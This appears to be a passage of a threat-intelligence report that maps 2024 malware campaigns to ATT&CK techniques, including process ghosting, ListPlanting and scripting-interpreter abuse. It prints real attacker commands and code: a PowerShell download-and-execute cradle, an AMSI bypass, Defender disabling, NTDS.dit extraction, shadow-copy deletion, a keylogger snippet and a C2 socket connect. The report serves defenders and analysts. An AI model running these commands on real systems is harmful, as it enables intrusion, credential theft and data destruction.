Process ghosting is another injection technique similar to Process Doppelgänger. It leverages the Windows mechanism of creating a process from a delete-pending file. This method allows a malicious payload to execute in memory without being directly linked to a file on disk. By injecting an encrypted shellcode through this mechanism, malware can bypass traditional endpoint detection and response (EDR) tools. In January 2024, **CherryLoader** malware was reported to use process ghosting using the method described below [14].

- The malware starts by creating a file using the **CreateFile** API with the **DELETE** flag set as its **dwDesiredAccess** parameter.

```
FileA = CreateFileA(next_stage_file, 0xC0010000, 0, 0i64, 2u, 0x80u, 0i64);
```

- Then, the malware sets the **FileInformation** parameter using **NtSetInformationFile** API and points the parameter to a **FILE_DISPOSITION_INFORMATION**. This structure has a single Boolean parameter called **DeleteFile**, which, when set, causes the operating system to delete the file when it is closed.

```
FileInfo.DeleteFileA = 1;
ModuleHandleA = GetModuleHandleA("ntdll");
NtSetInformationFile = GetProcAddress(ModuleHandleA,
"NtSetInformationFile");
(NtSetInformationFile)(FileA, IoBlock, &FileInfo, 1i64, 13);
```

- Using the **WriteFile** API, The malware writes the decrypted malware into a newly created file and creates an image section using **NtCreateSection**.

```
if ( !base_addr
|| !WriteFile(FileA, base_addr, Buffer, &FileSizeHigh, 0i64)
|| (free(encrypted_file),
(free)(base_addr),
v22 = GetModuleHandleA("ntdll"),
NtCreateSection = GetProcAddress(v22, "NtCreateSection"),
(NtCreateSection)(&mapped_section, 983071i64, 0i64, 2, 0x1000000,
FileA) < 0))
```

- After the image section is created, the malware uses **CreateFileMappingA** and **MapViewOfFile** to map the created file into memory.

```
FileMappingA = CreateFileMappingA(FileA, 0i64, 2u, 0, 0, 0i64);
v26= FileMappingA;
if ( !FileMappingA )
    Return sub_140001A20("Failed");
v27 = MapViewOfFile(FileMappingA, 4u, 0, 0, v24);
```

- Once the file mapping is created, the malware closes the handles to the mapped files, causing the deletion of the previously created file.

```
CloseHandle(v26);
UnmapViewOfFile(map_view_of_file);
CloseHandle(FileA);
hProcess = 0i64;
```

- Using the previously mapped section, the malware creates a new process and retrieves and sets the environment variables using **CreateEnvironmentBlock** and **RtlCreateProcessParameters** functions.

```
if ((NtCreateProcess)(
    &hProcess,
    0x1FFFFFFi64,
    0i64,
    CurrentProcess,
    dwCreationDisposition,
    mapped_section,
    0i64,
    0i64) < 0 )
    return print("Failed");

CreateEnvironmentBlock(&Environment, 0i64, 1);

v10 = GetModuleHandleA("ntdll");
RtlCreateProcessParameters = GetProcAddress(v10,
"RtlCreateProcessParameters");

ProcessParams = 0i64;
if ( ( RtlCreateProcessParameters)(
    &ProcessParams,&command_line, &dll_path, &current_directory,
    &command_line, Environment, &windows_title, 0i64, 0i64, 0i64) >= 0 )
```

- Before creating a new execution thread, the malware allocates memory into the newly created process using `VirtualAllocEx`, `WriteProcessMemory` and `ReadProcessMemory` functions to set the base address, process parameters, and environment data into the newly allocated memory.

```
if ( !VirtualAllocEx(new_hProcess, lpAddress, size - lpAddress, 0x3000u,
4u))
    return 0i64;

if ( !WriteProcessMemory(new_hProcess, rtl_params, rtl_params,
rtl_params->Length, 0i64))
    return 0i64;
```

- Finally, the malware creates a new thread using a handle to the newly created process and the `NtCreateThreadEx` function to start the execution of the process to be injected, returning the Thread ID.

```
if ( (NtCreateThreadEx>(&Thread, 0x1FFFFFFi64, 0i64, hProcess, v45, 0i64, 0,
0i64, 0i64, 0i64, 0i64) >= 0 )
{
    ThreadId = GetThreadId(Thread);
    Return sub_140001A20("Success - Thread ID %d\r\n", ThreadId);
```

#1.11. T1055.014 VDSO Hijacking

VDSO Hijacking involves redirecting calls to dynamically linked shared libraries to a malicious shared object that has been injected into the process's memory. This allows adversaries to execute their code in the target process's address space, potentially giving attackers unauthorized access to the system.

A VDSO is implemented as a shared object that is mapped into the address space of each process that uses it. The VDSO contains a small number of functions that are frequently used by applications, such as time-related functions and functions for accessing the process ID and user ID.

Virtual Dynamic Shared Object (VDSO) is a special shared object that is dynamically linked into the address space of all user-space applications by the Linux kernel when executed.

When a process makes a VDSO system call, it executes the code stub for the desired system call from the VDSO page in its own memory rather than making a system call instruction to the kernel. This avoids the overhead of a system call instruction, such as the cost of switching between user mode and kernel mode, and allows the process to execute the system call more efficiently.

Adversary Use of VDSO Hijacking

The VDSO is intended to be used only by the operating system and trusted applications, as it provides direct access to kernel functions. However, it has been exploited by malware in the past to gain access to kernel functions and perform malicious actions on a victim's machine. For example, malware may use the VDSO to bypass security measures or to gain elevated privileges.

VDSO hijacking is a technique that adversaries can use to inject malicious code into a running process by exploiting the VDSO feature in the Linux operating system.

1. Patching the Memory Address References

In the first method of VDSO hijacking, an adversary patches the memory address references stored in the process's global offset table (GOT) to redirect the execution flow of the process to a malicious function.

The **global offset table (GOT)** is a data structure that is used by dynamic linkers to resolve symbols in dynamically linked libraries. When a process is loaded, the dynamic linker creates a GOT for the process and initializes it with the addresses of the symbols in the dynamically linked libraries that the process uses.

During runtime, when the process calls a symbol in a dynamically linked library, it accesses the symbol's address from the GOT. If the symbol's address is not yet resolved (i.e., the symbol is not yet bound to its final address), the dynamic linker resolves the symbol and updates the GOT with the symbol's final address.

Adversaries can exploit this process by replacing the memory address references in the GOT with the address of a malicious function, thereby redirecting the execution flow of the process to the malicious function when the process calls a symbol. This allows the adversary to execute arbitrary code in the context of the compromised process.

2. Overwriting the VDSO Page

In this method, an adversary can exploit the VDSO feature in the Linux operating system to inject malicious code into a running process.

The VDSO page is a memory region that is mapped into the virtual address space of a process and contains the code stubs for the VDSO functions. These functions provide a fast interface for calling certain system calls, allowing processes to make system calls without the overhead of a system call instruction. To inject malicious code into a process using this method, the adversary can use a technique called "memory corruption" to overwrite the VDSO page with malicious code. Memory corruption refers to the exploitation of vulnerabilities in a program that allows an attacker to write arbitrary data to a memory location.

There are several ways in which an adversary can corrupt memory and overwrite the VDSO page. For example, the adversary may use a buffer overflow vulnerability to write past the end of a buffer and corrupt adjacent memory. Alternatively, the adversary may use a use-after-free vulnerability to write to memory that has been freed and is no longer in use. Once the VDSO page has been overwritten with malicious code, the adversary can cause the process to execute the malicious code by making a VDSO system call. This allows the adversary to execute arbitrary code within the context of the compromised process.

#1.12. T1055.015 ListPlanting

A list-view control is a type of user interface element that allows a user to view a list of items in various ways. These controls are often used to display large amounts of data in a way that is easy to browse and navigate. Attackers can exploit list-view controls to inject malicious shellcode into the hijacked processes to bypass process-based defenses and gain privileges within the system.

Adversary Use of ListPlanting

ListPlanting is a form of code injection that exploits the behaviors of list-view controls within the graphical user interface elements of Windows applications. An example flow of the ListPlanting process injection technique is:

1. **Initial Reconnaissance:** An attacker identifies a target application with a list-view control (`SysListView32`) that stores and displays data in a list-like structure.
2. **Memory Allocation in Target Process:** Using process injection methods or API calls to obtain a handle to the `SysListView32` window, the attacker allocates memory in the target process's address space. The attacker aims to use legitimate-looking system calls to avoid detection and may avoid functions like `WriteProcessMemory` that are closely monitored.
3. **Payload Placement via Windows Messages:** Instead of writing to the process's memory space directly, the attacker may use window messages (`PostMessage` or `SendMessage`) to indirectly inject the payload. These messages can be `LVM_SETITEMPOSITION` and `LVM_GETITEMPOSITION` list-view messages to copy the payload into the target process's allocated memory two bytes at a time.
4. **Setting Up Execution Trigger:** The malicious payload serves as a custom sorting callback to be executed when the list items are sorted. To arrange for this execution, the attacker prepares the conditions by manipulating the list-view control settings such that the malicious code will act as the callback function.
5. **Triggering Payload Execution:** Execution is triggered by sending an `LVM_SORTITEMS` message, instructing the `SysListView32` to sort the items, which in turn causes the malicious callback (the payload previously injected) to be executed.
6. **Execution:** When the target process receives the sorting command, it unknowingly executes the payload in the callback, thereby running the attacker's code within the process. The list-view's built-in behavior to use callbacks for item sorting facilitates this stealthy execution.

#2

T1059 Command and Scripting Interpreter

Tactics

Execution

Prevalence

29%

Malware Samples

302,443

Malicious actors employ the Command and Scripting Interpreter technique to execute various commands, scripts, and binary files on a target system.

This approach is frequently used by adversaries to interact with compromised systems, retrieve additional payloads and tools, or bypass defensive measures, among other activities. Given its numerous advantages to adversaries, it is no surprise that similar to the previous year's report, Command and Scripting Interpreter has maintained its position among the top two techniques, securing the silver medal.



THE PUPPET MASTER

What Is a Command and Scripting Interpreter?

A Command and Scripting Interpreter is a technique that harnesses the capabilities of command and scripting interpreters. These interpreters are designed to interpret and execute instructions written in a specific programming or scripting language without requiring prior translation into machine code.

Since no compilation process is involved, an interpreter executes the instructions within a given program sequentially, making it easier for adversaries to run arbitrary code.

A **command interpreter** is a type of software that enables users to input commands in a specific programming language to perform tasks on a computer. These commands are typically entered one at a time and executed immediately.

Operating systems come equipped with built-in command interpreters, often called "shells." Examples include the **Windows Command Shell** and **PowerShell** in Windows or the **Unix Shell** in Unix-like systems. Additionally, certain programming languages like **Python**, **Perl**, and **Ruby** have their command interpreters.

A **scripting interpreter** is a type of software that empowers users to create scripts in a specific scripting language. These scripts consist of a series of commands that can be executed sequentially to perform specific or a series of tasks.

Some well-known scripting languages include **PowerShell** and **VBScript** in Windows, **Unix Shell** in Unix-like systems, **AppleScript** in macOS, **JavaScript**, **JScript**, **Python**, **Perl**, or **Lua**.

In summary, command interpreters are suited for simple, one-time tasks that don't require complex logic or control structures. In contrast, scripting interpreters are tailored for handling more intricate tasks involving the execution of multiple commands in a specific order or under specific conditions.

Some interpreters can function both as command interpreters and scripting interpreters, such as **Python**, **Ruby**, **Perl**, **Bash**, **Zsh**, **Tcl**, **PowerShell**, **CShell**, and **Korn Shell**. Adversaries leverage these interpreters to engage in various malicious activities, including writing and executing malicious scripts, executing command-line instructions, evading security controls, creating backdoors, and concealing the source code of malicious scripts.

Adversary Use of Command and Scripting Interpreters

Command and scripting interpreters serve as valuable tools for legitimate users, such as system administrators and programmers, enabling them to automate and optimize operational tasks.

However, malicious actors can also exploit these interpreters as part of their attack campaigns to execute harmful code on both local and remote systems. This malicious use can encompass various activities, including collecting system data, running additional payloads, accessing sensitive information, and establishing persistence by initiating the execution of malicious binaries upon user logins.

Commonly integrated scripting languages like **PowerShell**, **VBScript**, and **Unix** shells are readily accessible to both authorized users and potential adversaries, as they come pre-installed with their respective operating systems.

These languages possess the capability to directly interact with the underlying operating system and perform a range of tasks through the operating system's **Application Programming Interface** (API). Given their inherent nature within the system, adversaries can employ them discreetly, evading detection from weak process monitoring mechanisms and executing malicious actions.

Attackers abuse **LOLBins**, or "**Living Off the Land Binaries**," with command and scripting interpreters to carry out activities that range from file download and execution to reconnaissance and data exfiltration. **LOLBins** are legitimate system tools that are typically used for routine tasks by system administrators and advanced users.

However, they also present a double-edged sword as these benign utilities can be repurposed by adversaries to facilitate various stages of an attack without immediate detection. Being natively available on the system, **LOLBins** can be used to bypass security policies that only block known malicious executables.

While the T1059 Command and Scripting Interpreter technique is commonly associated with the Execution tactic in the MITRE ATT&CK framework, it can also be applied across different tactics.

The examples in the following pages illustrate how adversaries leverage native operating system (OS) utilities, accessible via the command line, to accomplish objectives associated with each tactic in the MITRE ATT&CK framework.

1. Initial Access

Initial access vectors typically leverage native scripting engines (PowerShell, VBScript, Bash, etc.) and command-line interfaces (CMD, Terminal) to:

- Execute dropper scripts that fetch malware payloads from attacker-controlled command-and-control (C2) infrastructure
- Bypass endpoint security through living-off-the-land binaries (LOLBins) and fileless execution
- Establish persistence via scheduled tasks, registry modifications, or startup folder implants
- Create reverse shells or C2 beacons for remote access

The initial compromise often exploits legitimate system interpreters to blend in with normal operations while downloading stage-2 payloads.

For example, in February 2024, the **Black Basta** ransomware group employed this method after exploiting vulnerabilities in ConnectWise ScreenConnect to gain initial access to their targets [15]. Once inside, they leveraged **PowerShell** to successfully download and execute malicious payloads, showcasing their reliance on advanced scripting techniques for infiltration.

One specific command observed during these attacks was:

```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('hxxp://159[.]65[.]130[.]146:4444/a'))"
```

This command starts with **powershell.exe** to invoke the tool, followed by **-nop** to disable profile loading and **-w hidden** to hide the execution window, enhancing stealth. The core part, **IEX ((new-object net.webclient).downloadstring('hxxp://<ip-address>:4444/a'))**, creates a **WebClient** object to fetch a script from the given URL and immediately executes it using **Invoke-Expression (IEX)**. This method effectively combines remote payload delivery and execution, exploiting PowerShell's capabilities for initial access while bypassing detection.

Such techniques underscore the importance of monitoring and restricting the use of scripting interpreters and command-line tools to prevent unauthorized access.

2. Execution

Adversaries often exploit command and scripting techniques to perform input capture (ATT&CK T1056). To do so, they can utilize malware that uses built-in scripting environments, such as **AppleScript** on macOS, allowing attackers to bypass security controls and mimic legitimate user actions.

In 2024, information stealers like the **Cthulhu Stealer** malware were notably active, targeting macOS users [29]. According to a report released in September 2024, Cthulhu Stealer employed AppleScript to interact with macOS's System Events application to execute malicious commands. An example of such a command is:

```
osascript -e 'tell application "System Events" to keystroke [malicious command]'
```

Here, the **keystroke** command simulates typing the given input into the currently focused window or process. For instance, if the command is **keystroke "sudo rm -rf /"**, it would simulate typing that string, potentially executing a harmful action if run with the right permissions. If an attacker can control the user's environment or make the script seem legitimate, they can cause significant damage without the user's knowledge. This could lead to unauthorized activities like keylogging, screen capturing, and file exfiltration, allowing attackers to steal sensitive information such as login credentials and financial data.

3. Persistence

Command and scripting interpreters are critical tools for adversaries to execute and automate persistence mechanisms, allowing them to maintain continuous access to compromised environments. These interpreters enable attackers to issue commands or run scripts that can modify system configurations, deploy malicious payloads, and automate tasks that ensure their presence remains undetected over time.

In November 2024, researchers identified that the **Earth Estries** (a.k.a **Salt Typhoon**) threat group employs advanced techniques to maintain persistence in compromised systems [16]. One such technique involved using a command to create a malicious Windows service through the Service Control (sc) tool. This command was discovered during an investigation into the group's tactics, particularly their method of deploying and sustaining malware persistence.

The specific command they used was:

```
sc create pasrv binpath= "cmd /c \"start msiexec.exe /y C:\Windows\PLA\Performance[.]dll\"" start= auto displayname= "Microsoft Performance Alerts Server"
```


4. Privilege Escalation

Adversaries frequently leverage command-line tools and scripting to escalate their privileges, enabling them to bypass access controls and gain higher levels of control over compromised systems. This approach is highly effective as it exploits legitimate system functionality, often evading detection.

In November 2024, the **BianLian** ransomware group demonstrated this tactic by exploiting a Windows vulnerability (CVE-2022-37969) to elevate privileges on targeted systems [17].

The BianLian actors utilized the Windows Command Shell to execute the command, which added a specified user to the local administrators group, thereby granting them administrative privileges.

```
cmd.exe /c net localgroup administrators <username> /add
```

This method enabled the attackers to escalate their privileges within the compromised environment, allowing them to expand their capabilities and perform further malicious activities, such as data exfiltration, establishing persistence, and deploying ransomware. This case underscores the ongoing threat posed by unpatched vulnerabilities and the strategic use of command-line tools in privilege escalation attacks.

5. Defense Evasion

Adversaries prioritize defense evasion to bypass or disable security mechanisms, enabling their attacks to proceed undetected. This tactic often involves exploiting built-in tools and obfuscation techniques to avoid triggering traditional defenses.

For example, in February 2024, the **Rhysida** ransomware group employed an encoded PowerShell command manipulate Windows settings covertly [18]:

```
powershell.exe -WindowStyle Hidden -EncodedCommand
cwB0AGEAcgB0AC0AcABYAG8AYwB1AHMAcwAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbAB1ACAASAB
pAGQAZAB1AG4AIABnAHAAdQBwAGQAYQB0AGUALgB1AHgAZQAgAC8AZgBvAHIAyWB1AA==
```

When decoded, it translates to:

```
start-process -WindowStyle Hidden gpupdate.exe /force
```

This command leverages PowerShell to run **gpupdate.exe** in a hidden window, forcing Group Policy updates to modify or disable security configurations.

By exploiting trusted system tools and employing hidden, encoded commands, attackers can evade detection and facilitate ransomware execution. This approach exemplifies the sophisticated use of native utilities to bypass traditional monitoring systems.

6. Credential Access

Adversaries frequently exploit command-line tools and scripting interpreters to gain unauthorized access to credentials, leveraging their flexibility and integration with system utilities. These methods allow attackers to interact with sensitive system components, such as Active Directory, to extract valuable data like user credentials and password hashes.

To give a solid example, in October 2024, CISA observed **Iranian cyber actors** using the **ntdsutil.exe** command to extract the NTDS.dit file, a critical component of Active Directory containing user credentials [19].

```
ntdsutil.exe "ac i ntds" "ifm" "create full c:\temp\ntds" q q
```

The command leverages ntdsutil.exe, a Windows Domain Controller management utility, to create a full backup of the Active Directory database (ntds.dit) along with associated registry files. Breaking down the command sequence: "ac i ntds" activates the instance of Active Directory Database, "ifm" enters the Install From Media mode, and "create full c:\temp\ntds" generates a complete backup in the specified directory. The trailing 'q q' parameters exit both the IFM context and ntdsutil itself.

This command is particularly sensitive from a security perspective as it creates a copy of the entire Active Directory database, which contains all domain objects including user accounts, computer accounts, and most critically - password hashes. In malicious contexts, attackers often use this technique to exfiltrate domain credentials since the backed-up ntds.dit file can be processed offline to extract password hashes for every domain user. This type of attack is especially dangerous because it provides persistent access to the domain even if passwords are later changed, as historical password hashes are also stored in the database.

7. Discovery

Adversaries often exploit command-line tools to gather information and establish control over compromised environments, leveraging their simplicity and integration with system functionality.

In November 2024, the **BianLian** ransomware group exemplified this tactic by employing Windows Command Shell commands to gather detailed information about domain users and groups [17], facilitating credential access and enabling lateral movement within victim networks.

These commands were key to their reconnaissance and attack strategies:

- **Search for Passwords in Files:**

```
findstr /spin "password" *.* > C:\Users\training\Music\<file>.txt
```

This command searches for the term "password" in all files within the current directory and subdirectories, redirecting the results to a specified file. This helps attackers locate plaintext passwords stored in files.

- **Search for Domain Group Information:**

```
# Retrieve all domain groups
net group /domain
# List accounts in 'Domain Admins' group
net group "Domain Admins" /domain
# List accounts in 'Domain Computers'
group net group "Domain Computers" /domain
# List all domain users
net user /domain
```

Here, the `net` commands queried the domain controller for comprehensive information about domain groups, high-privilege accounts (e.g., 'Domain Admins'), and domain devices ('Domain Computers'). These commands also provided a full list of domain users, enabling the group to prioritize targets for credential harvesting and lateral movement.

By leveraging these legitimate tools, BianLian actors effectively blended into normal administrative activities, evading detection while advancing their attack objectives.

8. Lateral Movement

Adversaries often leverage PowerShell for lateral movement, using its robust remote execution capabilities to expand their reach within compromised networks.

In August 2024, the **Everest** ransomware group utilized PowerShell's `Invoke-Command` cmdlet to execute commands on remote systems [20], enabling lateral movement within compromised networks.

```
# Execute a remote command on a target system
Invoke-Command -ComputerName <TargetComputer> -ScriptBlock { <Command> }
-Credential <UserCredential>
```

The command specifies the target system using the `-ComputerName` parameter, while the `-ScriptBlock` parameter defines the script or command to be executed remotely. The `-Credential` parameter provides the necessary authentication, often using stolen or compromised credentials, to access the target system with appropriate privileges. This method allows attackers to perform tasks such as executing malicious scripts, altering configurations, or deploying additional payloads on remote machines.

By leveraging PowerShell's native remote execution functionality, the group effectively expanded their control over the network while avoiding detection by traditional security mechanisms.

9. Collection

Collection is one of the main activities carried out by malware like **CarnavalHeist** to gather sensitive information from victims. Reported in May 2024, the provided script showcases how **CarnavalHeist** implements two critical functions for data collection: **screen capturing** and **keylogging** [30].

The `capture_screen` function utilizes the Python `PIL.ImageGrab` library to take snapshots of the victim's screen. By invoking the `ImageGrab.grab()` method, it captures the current display, which is then saved as a screenshot in the victim's public folder under the filename `screenshot.png`. This feature enables attackers to monitor sensitive on-screen activities, such as online banking sessions or confidential document access, providing them with visual insights into the victim's interactions.

```
from PIL import ImageGrab
import keyboard

def capture_screen():
    screenshot = ImageGrab.grab()
    screenshot.save("C:\\Users\\Public\\screenshot.png")

def log_keys():
    keyboard.start_recording()
    with open("C:\\Users\\Public\\keystrokes.log", "w") as f:
        for event in keyboard.record("esc"):
            f.write(f"{event.name}\n")
```

Similarly, the `log_keys` function demonstrates **CarnavalHeist**'s capability to record keystrokes using the `keyboard` library. It initiates keylogging by starting a recording session and writes the captured events into a log file, `keystrokes.log`, stored in the public directory.

The script captures each keypress until the user presses the escape key (`esc`), making it possible for attackers to harvest sensitive data like passwords, PINs, or other typed credentials.

Together, these functions allow `CarnavalHeist` to effectively gather critical information from compromised systems, aiding its primary goal of financial theft through precise credential and session monitoring.

10. Command and Control

Adversaries often utilize command and scripting interpreters to establish C2 channels, enabling them to execute commands and maintain control over compromised systems.

For instance, in 2024, the **Lazarus** Group employed a Python-based backdoor named **BeaverTail**[21]. This malware facilitated C2 communication by executing Python scripts that connected to attacker-controlled servers. An example command used in this context is:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('attacker_server_ip', attacker_server_port))
```

This command establishes a socket connection from the compromised host to the attacker's server, enabling the transmission of commands and data.

11. Impact

Adversaries frequently leverage command-line tools and scripting to target backup mechanisms, obstructing victims' ability to recover data after an attack.

In May 2024, the **Akira** ransomware group exemplified this by using a PowerShell command to delete Volume Shadow Copies [22], a critical Windows feature for data recovery. The command employed was:

```
# Delete Volume Shadow Copies to hinder data recovery
powershell.exe -Command "Get-WmiObject Win32_Shadowcopy | Remove-WmiObject"
```

This command first uses `Get-WmiObject Win32_Shadowcopy` to enumerate all existing Volume Shadow Copies, which are integral system snapshots used for backup. It then invokes `Remove-WmiObject` to delete the retrieved shadow copies, effectively eliminating a vital recovery mechanism. By executing this command, Akira operators ensured that victims could not restore encrypted files from shadow copies, intensifying the pressure to pay the ransom.

#2

Sub-techniques of Command and Scripting Interpreter

There are 11 sub-techniques under the Command and Scripting technique in ATT&CK v16:

ID	Name
T1059.001	PowerShell
T1059.002	AppleScript
T1059.003	Windows Command Shell
T1059.004	Unix Shell
T1059.005	Visual Basic
T1059.006	Python
T1059.007	JavaScript
T1059.008	Network Device CLI
T1059.009	Cloud API
T1059.010	AutoHotKey & AutoIT
T1059.011	Lua

Each of these sub-techniques will be explained in the next sections.



THE PUPPET MASTER

#2.1. T1059.001 PowerShell

PowerShell, an integral scripting language within the Windows operating system, empowers system administrators to automate user account creation and management, alter system configurations, oversee services and processes, and execute diverse tasks with deep access to Windows internals. Given its extensive array of inherent capabilities, adversaries frequently incorporate PowerShell into their attack life-cycle.

Adversary Use of PowerShell

Adversaries frequently avoid installing and utilizing third-party programs on compromised hosts. Such actions can readily trigger correlated alerts in SIEM products or leave traces of their presence on the system. To evade detection and execute stealthy attacks, adversaries often use built-in command-line and scripting utilities rather than third-party programs for executing their commands. **PowerShell** is one of these native built-in tools commonly observed in adversaries' arsenals.

Adversaries deploy **PowerShell** to conduct a broad spectrum of attack techniques:

1. Downloading and Executing Malicious Payloads

PowerShell's versatility as a command and scripting framework makes it a prime target for malicious exploitation, particularly exemplified by the **Pioneer Kitten** threat group's activities observed in August 2024 [113]:

```
Invoke-WebRequest -Uri hxxp://files[.]catbox[.]moe -OutFile
C:\Users\Public\m-a-l-w-a-r-e.exe
```

- The **Invoke-WebRequest** cmdlet is used to make HTTP or HTTPS requests to specified URLs.
- The **-Uri** parameter directs **PowerShell** to access the URL **hxxp://files[.]catbox[.]moe**, a site that hosts malicious payloads.
- The **-OutFile** parameter specifies the location and name of the downloaded file, saving it to the public directory (**C:\Users\Public**) as "**malware.exe**." This allows the attackers to discreetly deliver their payload onto the targeted system.

In addition, adversaries often combine this technique with Windows PowerShell Web Access to execute commands remotely on compromised servers. This combination enables them to maintain control over systems, deploy further payloads, or exfiltrate data.

In another example, a phishing campaign analyzed by Cisco Talos in October 2024 involving the delivery of new **PowerRAT** malware revealed how adversaries employed PowerShell to execute malicious activities on compromised systems [31]. When a victim opens a malicious Microsoft Word document and enables its content, an embedded Visual Basic for Applications (VBA) macro is triggered. This macro decodes hidden Base64-encoded data within the document, extracting two components: a malicious HTML Application (HTA) file and a PowerShell loader script.

The macro saves these components to the user's profile directory and modifies the Windows registry key **HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LOAD** to automatically execute the HTA file upon user login. When the system restarts, the HTA file runs, invoking the PowerShell loader script, which subsequently loads and executes the **PowerRAT** malware directly into memory.

This sequence demonstrates how adversaries leverage PowerShell's capabilities to facilitate fileless malware execution, thereby evading traditional detection mechanisms.

2. Impair Defenses (ATT&CK T1562)

PowerShell is a favored tool among adversaries for its robust capabilities and seamless integration with the Windows operating system, allowing them to execute malicious operations, including disabling critical security features. Its versatility and scripting power make it a prime target for abuse in attacks.

One illustrative example, reported in November 2024, is a PowerShell-based script attributed to the **BianLian** ransomware group [17], which demonstrates a technique to disable Windows' Antimalware Scan Interface (AMSI), a core defense mechanism for detecting and preventing script-based malware execution. The script leverages .NET reflection to bypass AMSI, as shown below:

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,* Static').SetValue($null,$true)
```

This script exploits PowerShell's reflective capabilities to dynamically access the **System.Management.Automation.AmsiUtils** class and manipulate the private static field **amsiInitFailed**. This field tracks AMSI's initialization state, and by setting it to **true**, the script effectively disables AMSI, marking it as non-functional. With AMSI bypassed, malicious scripts can execute without being inspected or flagged, evading detection by antivirus and endpoint protection solutions.

Another example, highlighted in a DFIR report released in August 2024, involves the exploitation of **PowerShell** by command-and-control frameworks such as **Sliver** and **PoshC2** [114].

```
powershell Uninstall-WindowsFeature -Name Windows-Defender
powershell restart-service WinDefend -Force
```

These commands sequentially disable the **Windows Defender** feature, restart the Windows Defender service, and forcibly restart the **Windows Firewall** service. Such actions not only disrupt the built-in security mechanisms but also leave the system vulnerable to further exploitation, enabling attackers to maintain persistence and execute malicious activities undetected.

Again, in our final example, a report released by CISA in November 2024 highlights the tactics employed by **Black Basta** ransomware affiliates. The attackers leveraged Powershell scripting to disable Endpoint Detection and Response (EDR) tooling. By neutralizing these critical defense mechanisms, the affiliates successfully evaded detection, maintained persistence, and facilitated the execution of their ransomware payloads.

3. Obfuscated Files or Information (ATT&CK T1027)

Adversaries frequently leverage **PowerShell** in their campaigns, exploiting its capabilities for obfuscation and deobfuscation to seamlessly conceal and execute malicious scripts. A notable example is the **PowerShell decryptor** employed in the **CoralRaider** campaign [24], a critical component of a multi-stage infection chain designed to deliver malware payloads while evading detection.

In this campaign analyzed in April 2024, the PowerShell decryptor script is embedded within an obfuscated HTML Application (HTA) file. Upon execution, it decrypts an AES-encrypted block of data using a 256-byte key derived from a base64-encoded string and a 16-byte initialization vector (IV) set to all zeros [24]. This step unpacks the next-stage PowerShell loader script, which operates entirely in memory, minimizing detectable artifacts.

The loader script then performs several malicious functions, including bypassing User Account Control (UAC) protections by abusing legitimate Windows binaries like **FoDHelper.exe**. It also modifies registry settings and adds specific directories to the Windows Defender exclusion list, ensuring the persistence and undetected execution of subsequent stages. Ultimately, the campaign downloads and executes **information stealers** such as **CryptBot**, **LummaC2**, or **Rhadamanthys**. By combining encryption, obfuscation, and the use of trusted system processes, the PowerShell decryptor establishes a stealthy and efficient malware delivery mechanism, making it difficult for traditional security defenses to detect or analyze the attack.

Publicly Available PowerShell Tools Utilized by Threat Actors

PowerShell's extensive capabilities have made it a favored tool among red teamers and penetration testers, leading to the creation of powerful, publicly available frameworks and tools for red teaming and penetration testing. Prominent examples include **Empire** [32] for post-exploitation tactics, **PowerSploit** [33] for security testing, **Nishang** [34] with varied attack functionalities, **PoshC2** [115] for server administration and post-exploitation, and **Posh-SecMod** [35] offering security and forensic tools.

#2.2. T1059.002 AppleScript

AppleScript is a scripting language designed for macOS that enables users to automate tasks and control applications. It operates through AppleEvents, a communication method which, while powerful, can be exploited by adversaries to manipulate application functions and data for malicious purposes.

Despite their capabilities, it's important to recognize that AppleEvents, while unable to initiate remote applications, can interact with and manipulate already running applications. This allows for actions like interacting with open SSH connections, facilitating remote machine access, or creating deceptive dialog boxes. Additionally, AppleScript can leverage native APIs, particularly NSAppleScript or OSAScript, enhancing versatility and application in various scenarios from macOS version 10.10 Yosemite onwards.

For execution, the `osascript` command is used in the terminal. To run a script file, the command is `osascript /path/to/AppleScriptFile`, while `osascript -e "script here"` runs an AppleScript command directly. For instance, `osascript -e 'tell app "System Events" to display dialog "System error detected!"'` creates a fake error dialog, a tactic often used in social engineering attacks.

Adversary Use of AppleScript

Adversaries can perform a variety of malicious activities by AppleScript.

1. Abuse Elevation Control Mechanism: Elevated Execution with Prompt (T1548.004)

AppleScript can be used to abuse elevation control mechanisms on macOS systems, enabling adversaries to gain elevated privileges and execute malicious actions.

For instance, the AppleScript command given below is used by the **HeavyLift** malware to elevate its privileges on macOS systems [36]. Upon execution, HeavyLift determines the operating system it is running on. If it detects macOS and finds that it does not have root privileges, it uses the following command:

```
/usr/bin/osascript -e 'do shell script "bash -c " _process_path " with administrator privileges'
```

This command leverages `osascript`, a macOS utility for running AppleScript, to execute a shell command (`bash -c`) as an administrator.

The placeholder `_process_path` represents the path to the malicious payload or script that the malware aims to execute with elevated privileges. By appending the `with administrator privileges` clause, the malware triggers a system prompt to grant root access, allowing it to bypass restrictions and carry out its malicious activities.

This technique highlights how adversaries exploit legitimate macOS features to achieve privilege escalation, underscoring the importance of monitoring and restricting the use of such utilities to mitigate potential threats.

